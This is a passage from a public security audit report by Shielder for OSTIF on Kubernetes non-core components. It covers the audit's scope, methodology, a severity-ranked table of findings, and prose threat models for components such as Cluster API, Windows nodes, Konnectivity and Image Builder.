Technical Report

Kubernetes Non-Core Security Assessment

Prepared for:
OSTIF



SHIELDER
WEB SECURITY

1. Document Details

Classification	**Public** - CC BY-SA 4.0
Last review	November 10, 2026
Author	Pietro Tirenna, Davide Silvetti, Nicolò Daprelà, Abdel Adim Oisfi, Paolo Cavaglià

1.1. Version

Identifier	Date	Author	Note
v1.0	October 06, 2025	Pietro Tirenna Davide Silvetti Nicolò Daprelà Abdel Adim Oisfi Paolo Cavaglià	First version
v1.1	November 06, 2026	Pietro Tirenna	Fix verification
v1.2	November 10, 2026	Abdel Adim Oisfi	Public version

1.2. Contacts Information

Company	Name	Position	Contact
Shielder	Abdel Adim Oisfi	CEO	abdeladim.oisfi@shielder.it
Shielder	Pietro Tirenna	Security Researcher	pietro.tirenna@shielder.it
Shielder	Davide Silvetti	Security Researcher	davide.silvetti@shielder.it
Shielder	Nicolò Daprelà	Security Researcher	nicolo.daprela@shielder.it
Shielder	Paolo Cavaglià	Security Researcher	paolo.cavaglia@shielder.it
OSTIF	Derek Zimmer	Executive Director	derek@ostif.org
OSTIF	Amir Montazery	Managing Director	amir@ostif.org
OSTIF	Helen Woeste	Communications and Community Manager	helen@ostif.org
OSTIF	Tom Welter	Project Manager	tom@ostif.org
Kubernetes SIG Security Third-Party Security Audit	Rey Lejano	Project Lead	rlejano@gmail.com
Kubernetes SIG Security Third-Party Security Audit	Iain Smart	Project Member	iain@iainsmart.co.uk

Public - CC BY-SA 4.0 License

1.3. About OSTIF

The **Open Source Technology Improvement Fund (OSTIF)** is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our GitHub.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager



Public - CC BY-SA 4.0 License

2. Summary

1. Document Details 2
1.1. Version 2
1.2. Contacts Information 2
1.3. About OSTIF 3
2. Summary 4
3. Executive Summary 6
3.1. Overview 6
3.2. Context and Scope 6
3.3. Methodology 8
3.4. Audit Summary 8
3.5. Recommendations 9
3.6. Results Summary 10
3.7. Findings Severity Classification 12
3.8. Remediation Status Classification 13
4. Components 14
4.1. Cluster API 14
4.2. Pod Security Admission 16
4.3. Multiple Windows Components 17
4.4. Konnectivity 19
4.5. Shared Public Cloud Library 21
4.6. Credential Provider Plugin 22
4.7. Image Builder 24
4.8. CEL for Admission Control / ValidatingAdmissionPolicy & CRD Validation Expression Language 26
4.9. Ephemeral Containers 28
4.10. Cgroups v2 29
4.11. Seccomp By Default 30
4.12. Node Topology Manager 31
4.13. Third Party Device Monitoring Plugins 32
4.14. AppArmor Support 33

Public - CC BY-SA 4.0 License

4.15. Local Ephemeral Storage Capacity Isolation....34
4.16. Cleaning Up iptables Chain Ownership....35
4.17. kOps....36
4.18. Low-Priority Components....38
5. Findings Details....39
5.1. [Cluster API] Insecure Design of Supply Chain via Default latest For Provider Releases....39
5.2. [Cluster API] Improper Isolation of Infrastructure Providers Deployments....41
5.3. [Cluster API] Template Interpolation Leads to Exfiltration of Environment Variables 45
5.4. [Cluster API] Path Traversal in Cluster API Flavor Template Generation....47
5.5. [Cluster API] Lack of Untrusted Provider Security Warning....50
5.6. [Pod Security Admission] Bypass of PSS AppArmor Policy Via Default AppArmor Localhost Profile....52
5.7. [Windows Nodes] NTLM Coercion via SymLinking subPath Field....55
5.8. [Windows Nodes] Resource Exhaustion via Unbounded Recursion with Nested SymLinking subPath Field....59
5.9. [CSI Proxy] CSI Proxy Adversary-In-The-Middle (AITM) via Named Pipe Hijacking.63
5.10. [Konnectivity] Insecure Design....66
5.11. [Konnectivity] Agent Response Spoofing....68
5.12. [Credential Provider Plugin] Unsafe URL Matching in URLsMatch()....71
5.13. [Credential Provider Plugin] Path Traversal in validateCredentialProviderConfig() 75
5.14. [Image Builder] Command Injection....79
5.15. [Image Builder] Hardcoded Credentials in Windows OVA / Nutanix Images....81
5.16. [Image Builder] Missing Checksum Verification for Dependencies....83
5.17. [Seccomp By Default] SeccompByDefault Must Be Explicitly Enabled....85
5.18. [Third Party Device Monitoring Plugins] Path Traversal in Register API....87
5.19. [KOps] Missing TLS Verification in OpenStack VFSContext Client....89
6. Attachments....91

Public - CC BY-SA 4.0 License

3. Executive Summary

The document aims to highlight the findings identified during the "Security Assessment" against a set of Kubernetes Non-Core components described in section "3.2 Context and Scope".

For each detected findings, the following information are provided:

- **Severity**: findings score ("3.7 Findings Severity Classification").
- **Affected resources**: vulnerable components.
- **Status**: remediation status ("3.8 Remediation Status Classification").
- **Description**: type and context of the detected finding.
- **Impact**: loss of confidentiality, data integrity and/or availability in case of a successful exploitation and conditions necessary for a successful attack.
- **Proof of Concept**: evidence and/or reproduction steps.
- **Suggested remediation**: configurations or actions needed to mitigate the finding.
- **References**: useful external resources.

3.1. Overview

In February 2025, **Shielder** was hired by the **Open Source Technology Improvement Fund (OSTIF)** to perform a *Security Audit* of a set of **Kubernetes Non-Core Components** (kubernetes.io). Kubernetes is an open-source container orchestration platform initially developed by Google in 2014, inspired by their internal system Borg. It automates deployment, scaling, and management of containerized applications. Kubernetes has become the de facto standard for modern cloud-native architectures due to its flexibility and ecosystem support.

The Kubernetes software ecosystem is composed of a wide variety of core and non-core components managed by different sets of maintainers and communities.

The Kubernetes software is developed using mainly the Go language.

A team of 5 (five) Shielder engineers worked on this project for a total of 200 (two-hundred) person-days of effort.

3.2. Context and Scope

The Kubernetes Security Special Interest Group (*sig-security*) organizes regular external Security Audits performed with the help of third-parties, on top of their regular internal security reviews.

During the past years two audits were performed on the Kubernetes codebase, in *2019* and *2022*. Those audits focused on the core components of Kubernetes.

Due to the outstanding size of the whole Kubernetes software ecosystem, for the present audit the Kubernetes community decided instead to focus on non-core components that needed additional security scrutiny.

Public - CC BY-SA 4.0 License

Specifically, the community selected a list of components and assigned them a perceived criticality and priority score. This list was then divided into high- and low-priority elements.

The aim of this *Security Audit* was to:

- perform a security review of the high-priority components, by analyzing their attack surface, their security considerations and design choices and identify vulnerabilities and security risks.
- perform a lightweight threat modeling and risk assessment for low-priority components, auditing their code if any relevant threat or risk were to be detected.

The scope of this audit includes the following **Kubernetes non-core components** and their relative version:

- Cluster API commit `9f6d384fd21d7ab8892abb87727053fdede641fa`
- Pod Security Admission commit `eccffb38bed752abced033b0a47e48acfaf9bc94`
- Multiple Windows Components:
  - csi-proxy commit `6facd548d6e0d8adb4745317b9380819a6ba8165`
  - main repository commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Konnectivity commit `567bafc583befa3081cc812770a7a755a116e1ce`
- Shared Public Cloud Library commit `dcfee3cac9411cd968a6d499b77d6f14b1ec3fc4`
- Credential Provider Plugin commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Image Builder commit `356bf116344b3515755652ced54b3c8f8ba025b8`
- CEL for Admission Control / ValidatingAdmissionPolicy & CRD Validation Expression commit `1f90670d812f9e7b7de92e62b858cf9362f87269`
- Ephemeral Containers commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Cgroups v2 commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Seccomp By Default commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Node Topology Manager commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Third Party Device Monitoring Plugins commit `48fcf418ce08e0352b01a7830d97e12b62f80f27`
- AppArmor Support commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Local Ephemeral Storage Capacity Isolation commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- Cleaning Up iptables Chain Ownership commit `0446f6c146cbf127a7bdb339757d028a9dd7b4b8`
- kOps commit `81285e862355008661f7ead2bcd254819ddb0d23`

As part of the scope, there is also a number of so-called low-priority components, typically constituted by small additions or Pull Requests that are not listed here in detail. Further discussion over the methodology used to audit the low-priority components can be found in section "**4. Components**".

It is important to note that Security Assessments are time-boxed activities performed at a specific point in time; thus, they are unable to guarantee that a software is or will be free of bugs.

Public - CC BY-SA 4.0 License

3.3. Methodology

The source code audit was carried out following a standard Shielder methodology developed during years of experience. Different testing techniques and approaches were employed.

For each non-core component that was part of the activity, the auditing methodology of the assessment team consisted in multiple steps, mostly based on the nature of the component, that can be summarized as below:

1. Perform a high-level ("Bird's Eye") inspection of the code and the documentation, with the goal of determining important properties such as the component's attack surface, or its objectives with respect to the Kubernetes ecosystem.
2. Setup of a testing lab to experiment and dynamically analyze the component. The implementation of the lab typically depended on the component: in some cases, it was enough to setup a simple "demo" cluster – with utilities such as `minikube` or `kind` – where the component was installed and running by default. In other situations, it was necessary to install and configure the component as a standalone module, and invoke it directly. In all cases, wherever possible, observability features such as verbose logging or Delve debugging were enabled.
3. Source-code assisted review of the features of the component, trying to find edge cases, or unexpected input that could break the security properties of the component.
4. Static analysis through manual code review and SAST tools like CodeQL and Semgrep using publicly available Golang queries and rules.
5. Perform an evaluation on the benefit and the feasibility of fuzzing such component through OSS-Fuzz. If components were already enrolled in OSS-Fuzz, the current fuzzing coverage was analyzed to detect any possible improvement.

3.4. Audit Summary

The overall security posture of the **Kubernetes non-core components** is adequately mature from both a secure coding and design point-of-view, but there's still room for further refinement in some areas.

However, the posture is heavily heterogeneous, with some components having only minor issues and other being affected with insecure designs or basic vulnerability classes.

The Shielder team was able to identify a total of **19** (nineteen) ranging from High to Low findings, plus some Informational recommendations.

The main threats included in this report are caused primarily by insecure designs, the lack of user-input sanitization, insecure default configurations.

Public - CC BY-SA 4.0 License

3.5. Recommendations

Audit Third-Party Implementations

In many cases, the Kubernetes ecosystem follows a decoupled design pattern, where the main project establishes an interface for external providers, who are then charged to provide concrete implementations that will be eventually installed in clusters. Notable examples of this are providers of the Cluster API, or CSI node plugins.

More often than not, these implementations are maintained by third parties, that are not subject to the same level of quality and control of the Kubernetes project. Moreover, these implementations can be plugged to highly privileged parts of the clusters, increasing the risks of cluster compromise in case of malicious or vulnerable implementations.

For these reasons, it is highly recommended to complement the decentralized design pattern followed by the Kubernetes ecosystem with stricter security controls over the concrete implementations. For instance, core developers of the concerned Kubernetes projects could maintain carefully audited lists of "trusted" implementations, clearly associated to specific commits and release packages, checking the integrity of the latter upon installation.

Facilitate Security Audits

While performing security audits, it is crucial to consult the relevant documentation attached to projects. In fact, while the code itself contains the "ground truth" of the implementation, only good documentation can shed some light into the decision process of the developers regarding security, such as the applicable threat model, or security properties that should be guaranteed by the components.


For Kubernetes projects, finding good and updated documentation is not always straightforward. One finds themselves looking through KEPs (Kubernetes Enhancement Proposals), documentation living in the kubernetes.io main website, documentation separately maintained by the project developers, and comments attached to issues and pull requests.

To increase the effectiveness of security audits, it is thus recommended to make sure the quality of the documentation, especially regarding security choices and assumptions, is ensured consistently across the different projects composing the Kubernetes ecosystem.

Public - CC BY-SA 4.0 License

3.6. Results Summary

The following chart shows the number of findings found per severity:



Public - CC BY-SA 4.0 License

ID	Finding	Severity	Status
1	[Cluster API] Insecure Design of Supply Chain via Default latest For Provider Releases	LOW	Open
2	[Cluster API] Improper Isolation of Infrastructure Providers Deployments	MEDIUM	Open
3	[Cluster API] Template Interpolation Leads to Exfiltration of Environment Variables	LOW	Open
4	[Cluster API] Path Traversal in Cluster API Flavor Template Generation	HIGH	Open
5	[Cluster API] Lack of Untrusted Provider Security Warning	INFORMATIONAL	Open
6	[Pod Security Admission] Bypass of PSS AppArmor Policy Via Default AppArmor Localhost Profile	MEDIUM	Open
7	[Windows Nodes] NTLM Coercion via SymLinking subPath Field	HIGH	Open
8	[Windows Nodes] Resource Exhaustion via Unbounded Recursion with Nested SymLinking subPath Field	MEDIUM	Open
9	[CSI Proxy] CSI Proxy Adversary-In-The-Middle (AITM) via Named Pipe Hijacking	LOW	Open
10	[Konnectivity] Insecure Design	MEDIUM	Open
11	[Konnectivity] Agent Response Spoofing	LOW	Open
12	[Credential Provider Plugin] Unsafe URL Matching in URLsMatch()	LOW	Open
13	[Credential Provider Plugin] Path Traversal in validateCredentialProviderConfig()	LOW	Open
14	[Image Builder] Command Injection	HIGH	Closed
15	[Image Builder] Hardcoded Credentials in Windows OVA / Nutanix Images	HIGH	Closed
16	[Image Builder] Missing Checksum Verification for Dependencies	INFORMATIONAL	Open
17	[Seccomp By Default] SeccompByDefault Must Be Explicitly Enabled	LOW	Open
18	[Third Party Device Monitoring Plugins] Path Traversal in Register API	INFORMATIONAL	Open
19	[KOps] Missing TLS Verification in OpenStack VFSContext Client	MEDIUM	Closed

Public - CC BY-SA 4.0 License

3.7. Findings Severity Classification

Severity	Description
CRITICAL	Vulnerability that allows to compromise the whole application, host and/or infrastructure. In some cases, it allows access, in read and/or write, to highly sensitive data, totally impacting the resources in terms of confidentiality, integrity and availability. Usually, such vulnerabilities can be exploited without the need of valid credentials, without considerable difficulty and with the possibility of automated, highly reliable, and remotely triggerable attacks. Vulnerabilities marked with this severity must be resolved quickly, especially in production environment.
HIGH	Vulnerability that significantly affects the confidentiality, integrity, and availability of confidential and sensitive data. However, the prerequisites for the attack affect its likelihood of success, such as the presence of controls or mitigations and the need of a certain set of privileges.
MEDIUM	Vulnerability that allows to obtain only a limited or less sensitive set of data, partially compromising confidentiality. In some cases, it may affect the integrity and availability of the information, but with a lower level of severity. In addition, the chances of success of such vulnerability may depend on external factors and/or conditions outside the attacker's control.
LOW	Vulnerability resulting in a limited loss of confidentiality, integrity, and availability of data. In some cases, it depends on conditions not aligned to a real scenario or requires that the attacker has access to credentials with a high level of privileges. In addition, a low severity vulnerability may provide useful information to successfully exploit a higher impact vulnerability.
INFORMATIONAL	Problems that do not directly impact confidentiality, integrity, and availability. Usually, these problems indicate the absence of security mechanisms or the improper configuration of them. Mitigation of this type of problem increases the general level of security of the system and allows in some cases to prevent potential new vulnerabilities and/or limit the impact of existing ones.

Public - CC BY-SA 4.0 License

3.8. Remediation Status Classification

Status	Description
Open	Vulnerability not mitigated or insufficient mitigation.
Not reproducible	Vulnerability not reproducible due to environment changes or to mitigation of other vulnerabilities required in the reproduction steps.
Closed	Vulnerability mitigated. The security patch applied is reasonably robust.

Public - CC BY-SA 4.0 License

4. Components

The set of components in-scope for the audit is large and heterogeneous, both in terms of form and content. Some components are hosted on full-fledged GitHub repositories, and implement standalone tools coming with their own CLIs, documentation and websites, while others are mere ensembles of Pull Requests, changes made to existing libraries to accommodate for a new platform or new APIs.

As a consequence, each component necessitated its own threat model and testing setup. The assessment team handled this challenge by dedicating testers to single projects for reasonable amounts of person/days, so that each component could be properly studied and understood. Depth was preferred over breadth, with the goal of producing actionable findings that could be demonstrated and fixed right away and that could increase the security posture of the Kubernetes ecosystem.

The following sub-sections contain descriptions of each component under test, a brief summary of relevant threat modelling, and cross-references to related findings, if any.

4.1. Cluster API

Description

The Cluster API (CAPI) provides declarative, Kubernetes-style APIs and tooling to manage the lifecycle of clusters. This includes provisioning, scaling, upgrading, and deleting clusters across diverse infrastructure platforms, such as AWS, Azure, vSphere, and bare-metal environments. It treats cluster infrastructure and machines as Kubernetes-native resources, enabling consistent, repeatable, and provider-agnostic cluster management.

A central piece of machinery for the Cluster API lies in its *providers*, modular components that implement the core lifecycle operations – such as provisioning, bootstrapping and managing clusters – tailored to specific infrastructures or environments. An example of this is the AWS CAPI provider.

The Cluster API is developed in its own repository and provides extensive documentation of its functionality. Cluster administrators can interact with it through its dedicated CLI, `clusterctl`, or with its dedicated Kubernetes Operator, in a declarative way.

Attack Surface

- *Supply Chain*: CAPI providers are implemented in other repositories and often by different teams, and are thus to be considered third parties.
- *User-Controlled Cluster Configuration*: the CAPI implements a declarative, YAML-based way of creating and managing clusters. This YAML file might be coming from external sources, or fed in machine-to-machine flows such as CI/CD pipelines.
- *User-Controlled CLI Arguments*: the `clusterctl` provides many flags and options. While CLI commands are typically considered trusted – since running untrusted

Public - CC BY-SA 4.0 License

terminal commands is a critical issue per-se - some of the options might be coming from external sources, such as CI/CD pipelines or similar DevOps tooling.

Security Considerations

The CAPI is a robust and well-documented tool, and its wide adoption could increase the security posture of the Kubernetes ecosystem by reducing the complexity and confusion of provisioning clusters, which sometimes leads to insecure or misconfigured instances.

While many typical issues associated with insecure coding practices are not present, it is still possible to build attack scenarios against it due to the excessive amount of trust and privileges granted to the providers, coupled with the simplicity of choosing – e.g. using an HTTP URL for the configuration – custom and untrusted providers.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenarios:

- An attacker able to compromise a trusted repository, or able to trick a user into using a custom malicious provider, may be able to compromise the machine of the cluster administrator.
- An attacker able to control the `flavor` CLI argument – e.g. via CI/CD parameters – could point the `clusterctl` to an arbitrary provider YAML hosted on GitHub.

The details of the findings are cross-referenced in the table below:

ID	Finding
1	[Cluster API] Insecure Design of Supply Chain via Default latest For Provider Releases
2	[Cluster API] Improper Isolation of Infrastructure Providers Deployments
3	[Cluster API] Template Interpolation Leads to Exfiltration of Environment Variables
4	[Cluster API] Path Traversal in Cluster API Flavor Template Generation
5	[Cluster API] Lack of Untrusted Provider Security Warning

Public - CC BY-SA 4.0 License

4.2. Pod Security Admission

Description

Pod Security Admission (PSA) is a Kubernetes admission controller that enforces Pod Security Standards by evaluating pod specifications against predefined security policies before allowing pod creation or modification. Introduced as a built-in replacement for the deprecated Pod Security Policy (PSP), PSA operates at the namespace level and provides three enforcement modes: enforce (blocks non-compliant pods), audit (logs violations), and warn (notifies users of violations).

The implementation of PSA lives in a dedicated staging repository, and is directly imported and used in the `kubernetes` code.

Attack Surface

- *Admission Controller Bypass*: the validations implemented in the PSA might fail to correctly enforce the Pod Security Standards because of coding mistakes or unexpected edge cases, allowing a potential attacker to successfully create pods with higher privileges/capabilities than what the policy should allow.

Security Considerations

The PSA is a robust layer, well documented, and it correctly implements the PSS blueprint in a secure way.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenario:

- A potential attacker may be able to create a pod with an `unconfined` AppArmor profile under the `baseline` policy.

The details of the findings are cross-referenced in the table below:

ID	Finding
6	[Pod Security Admission] Bypass of PSS AppArmor Policy Via Default AppArmor Localhost Profile

Public - CC BY-SA 4.0 License

4.3. Multiple Windows Components

Description

Kubernetes has reached production-level support for Windows. The changes were not implemented in a single iteration, but rather, the support was - and is being - introduced gradually, putting a higher priority on essential and security-critical features.

As part of this audit, the assessment team has reviewed the porting code of some of these features, a heterogeneous set including, notably:

- CSI-proxy: a Windows service that exposes a privileged API to Windows CSI drivers. This was needed since, until recently, Windows nodes did not have support for `privileged` containers.
- *Windows Privileged Containers*: `HostProcess` containers extend the Windows container model, providing a way to run workloads directly on the host and maintain behavior and access similar to that of a regular process.
- *Windows Node Components*: implementation of platform-specific operations for Windows, such as collection of system events and logs, or retrieval of host metrics.

At the time of writing, Kubernetes control planes are only supported on Linux, so Windows can only host worker nodes. Therefore, most of the Windows changes and additions live in the `kubelet` code or are imported and used in it.

Attack Surface

- *Untrusted Operator*: insecure coding practices introduced when implementing Windows components - e.g. OS command injections - might be abused by low-privileged operators to execute code or leak credentials from the Windows node.
- *Insecure Defaults*: Windows nodes might be provisioned with insecure defaults, leaving them vulnerable to known attacks affecting misconfigured Kubernetes clusters.
- *Local Privilege Escalation*: a low-privileged process or user running on the Windows node might leverage insecure designs in Kubernetes Windows services to escalate their privileges on the host, leading to compromise of the node and assigned workloads.

Security Considerations

The implementation of the Windows features under review are mature from a functional point of view, and over the years, Kubernetes contributors have promptly fixed numerous vulnerabilities affecting the components. Platform-specific components, such as Named Pipes and Services, come with reasonable ACLs, which limits the risk of Local Privilege Escalation.

Some components, such as the CSI Proxy, are high-privileged by design, and could be used to gain arbitrary code execution on the host with SYSTEM privileges. Therefore, the security

Public - CC BY-SA 4.0 License

posture of nodes shifts to the third-party components – such as CSI drivers – that are installed on the system, and this is consistent with the Linux scenario.

The assessment team has determined that many operations on the system are handled by executing PowerShell sub-processes. While the risk of OS command injection has been reported and fixed in the past, this still constitutes an opaque interface with potential side-effects. Therefore, it is recommended to utilize Go APIs as often as possible, resorting to the PowerShell commands as a last resort.

Arguably, the highest security risk of Windows nodes is related to a lack of systematic and complete documentation. While the official documentation offers some resources covering Windows components, including node setup via `kubeadm`, this does not include all the essential bits – for instance, like installing a CNI plugin. As a consequence, provisioning up a complete node will most likely involve using guides provided by third parties, seriously increasing the risk for misconfigurations leading to security risks. Resorting to managed provisioning of Windows nodes – e.g. through cloud providers – mitigates these risks.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenarios:

- A low-privileged operator able to create pods on a Windows node might force the host into initiating an NTLM authentication towards an arbitrary server, leading to NTLM relaying and/or hash cracking.
- A low-privileged operator able to create pods on a Windows node might leverage an unbounded, slow recursion to exhaust resources and cause a Denial of Service on the node.
- A low-privileged process on a Windows node where a CSI driver is installed could impersonate the CSI proxy, leading to an Adversary-In-The-Middle (AITM) scenario of the CSI socket.

The details of the findings are cross-referenced in the table below:

ID	Name
7	[Windows Nodes] NTLM Coercion via SymLinking subPath Field
8	[Windows Nodes] Resource Exhaustion via Unbounded Recursion with Nested SymLinking subPath Field
9	[CSI Proxy] CSI Proxy Adversary-In-The-Middle (AITM) via Named Pipe Hijacking

Public - CC BY-SA 4.0 License

4.4. Konnectivity

Description

The Kubernetes Konnectivity service is a TCP-level proxy that decouples the control plane from node reachability: agents running on nodes establish long-lived, mTLS-authenticated gRPC tunnels to a central Konnectivity proxy on the control plane, and the API server uses those tunnels to reach nodes without requiring direct network connectivity.

Konnectivity replaces ad-hoc SSH tunnels with a purpose-built, scalable proxy architecture. Its two primary components are:

- Konnectivity Server (Proxy): runs on the control plane and accepts agent connections.
- Konnectivity Client (Agent), runs on each node and maintains a persistent, mTLS-protected gRPC connection to the proxy.

Its implementation lives in the repository hosted at https://github.com/kubernetes-sigs/apiserver-network-proxy.

Attack Surface

- *Compromised Node*: the Konnectivity proxy multiplexes traffic for multiple agents. If a node is compromised (or a malicious node is introduced), an attacker could abuse weaknesses in the multiplexing/connection management logic or in configuration to impersonate other agents, intercept or inject traffic, or receive connections destined for other nodes.

Security Considerations

Konnectivity is powerful and configurable, but documentation and operational guidance are relatively sparse and concentrated in a single Kubernetes docs page. That increases the likelihood operators will run with default settings. In particular:

- Default or shared certificate setups (where multiple agents use the same client certificate) reduce per-agent cryptographic isolation and enable cross-agent impersonation if an agent is compromised.
- Allowing agents to self-advertise which hosts/subnets they handle expands the trust surface: a malicious agent can claim ownership of addresses it should not control.
- The server's connection routing logic must strongly bind responses to the specific agent that was asked to perform a dial; otherwise, a malicious agent that knows or can guess connection identifiers may inject or hijack responses.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenarios:

Public - CC BY-SA 4.0 License

- An attacker controlling a compromise node may be able to break the integrity of messages originated from other nodes.
- An attacker controlling a compromise node may be able to receive connections that should be forwarded to other nodes.

The details of the findings are cross-referenced in the table below:

ID	Name
10	[Konnectivity] Insecure Design
11	[Konnectivity] Agent Response Spoofing

Public - CC BY-SA 4.0 License

4.5. Shared Public Cloud Library

Description

The primary point of the `cloud-provider` library is to provide abstract, cloud-agnostics interfaces that cloud platforms (like AWS, Azure or GCP) can implement to offer managed Kubernetes services. This allows Kubernetes to be "plugged" to different cloud services in a generic way, abstracting features such as Nodes management and discovery, network load balancers and storage volumes.

Cloud providers use the library by importing it in their own cloud provider project. An example of this can be seen at https://github.com/kubernetes/cloud-provider-aws.

Attack Surface

- *Cloud-Agnostic Vulnerabilities*: insecure coding practices in the code of the `cloud-provider` package could be inherited by the concrete cloud provider implementations, introducing wide risks to the security posture of managed clusters.

Security Considerations

The `cloud-provider` repository is primarily a framework that defines interfaces and provides integration infrastructure, and delegates many decisions to the Kubernetes API server rather than implementing its own logic. Therefore, most cloud-specific security concerns with a significative impact would have to be found in the concrete implementations.

As pointed out in the "Security Considerations" section of other components, it would be beneficial for the security posture of the ecosystem to perform security auditing of the individual cloud implementations.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.6. Credential Provider Plugin

Description

The Kubernetes Credential Provider Plugin provides a mechanism to abstract the retrieval of registry authentication credentials at image pull time. Instead of embedding hardcoded secrets in kubelet configurations, the plugin dynamically invokes external providers (e.g. cloud IAM services) to retrieve short-lived credentials, minimizing secrets exposure.

Its implementation lives in its own package in the Kubernetes repository.

Attack Surface

- *Local Privilege Escalation*: the Credential Provider Plugin machinery involves executing third-party binaries on the system, typically with the high-privileged profile of the `kubelet`. An attacker with a low-privileged access on a worker node might try to exploit misconfigurations or insecure practices to escalate privileges.
- *Untrusted Operator*: the Credential Provider Plugin acts as a gatekeeper between operators and private registries. An untrusted operator might try to bypass this interface to gain access to sensitive images.

Security Considerations

The Credential Provider Plugin enforces least privilege, supports credential rotation, and strengthens the overall security posture of Kubernetes workloads.

Nonetheless, its implementation relies on third-party binaries and configuration files, and therefore much of its security guarantees are shifted to the configuration of the node: insufficient access control on the host might be leveraged by an attacker to gain privileged code execution on the node.

For this reason, it is recommended to enforce, as much as possible, secure defaults on the provider artifacts - e.g. by checking ACLs and ownership of files before invoking the providers.

Moreover, the documentation of the component should clearly state the importance of securing the configuration of the provider and the binary itself, together with the attached risks.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenarios:

- A malicious or compromised Kubernetes operator might be able to bypass restrictions on sensitive images stored on private registries.
- On Windows nodes, an attacker able to control completely or partially the provider configuration, might be able to execute an arbitrary binary on the system with arbitrary arguments, gaining privileged code execution.

Public - CC BY-SA 4.0 License

The details of the findings are cross-referenced in the table below:

ID	Name
12	[Credential Provider Plugin] Unsafe URL Matching in URLsMatch()
13	[Credential Provider Plugin] Path Traversal in validateCredentialProviderConfig()

Public - CC BY-SA 4.0 License

4.7. Image Builder

Description

The Kubernetes Image Builder is a community-maintained toolchain for producing consistent, reproducible, and hardened machine images (e.g., AMIs, Azure images, GCE images) for Kubernetes clusters.

It integrates with cloud APIs and configuration tools (such as Packer and Ansible) to apply standardized build processes, enforce security baselines, and automate image lifecycle management. The resulting images are specifically intended for the Cluster API, but can be used for other setups – e.g. kubeadm.

Its implementation lives in https://github.com/kubernetes-sigs/image-builder. Cluster administrators can interact with the tool by simply pulling the repository, configuring its parameters and running `make` to produce the images.

Attack Surface

- *Insecure Defaults*: the artifacts produced by the Image Builder should be secure and reliable. An insecure default in one of the provisioning steps might be leveraged by attackers to compromise clusters running those images.
- *Supply Chain*: the Image Builder pulls artifacts from third parties when provisioning images. Insecure practices or the lack of proper validation might be abused to introduce malicious code in the resulting images.
- *CI/CD Injection*: the Image Builder supports parameterized builds, which could come from partially untrusted sources. These might be leveraged to inject malicious code in the built images or the CI/CD runner.

Security Considerations

The Kubernetes Image Builder is used to reliably produce images to use with the Cluster API in a standardized and repeatable way.

It is expected to build secure-by-default artifacts and of course to be itself devoid of vulnerabilities.

For these reasons, the main efforts to secure this component should be put into having secure default configurations for the images and their build process and to securely use all the third-party components needed by the tool, verifying their integrity and authenticity before trusting and using them.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenarios:

- An attacker able to control parameters passed to the Image Builder may execute arbitrary code on the host where the tool is invoked.

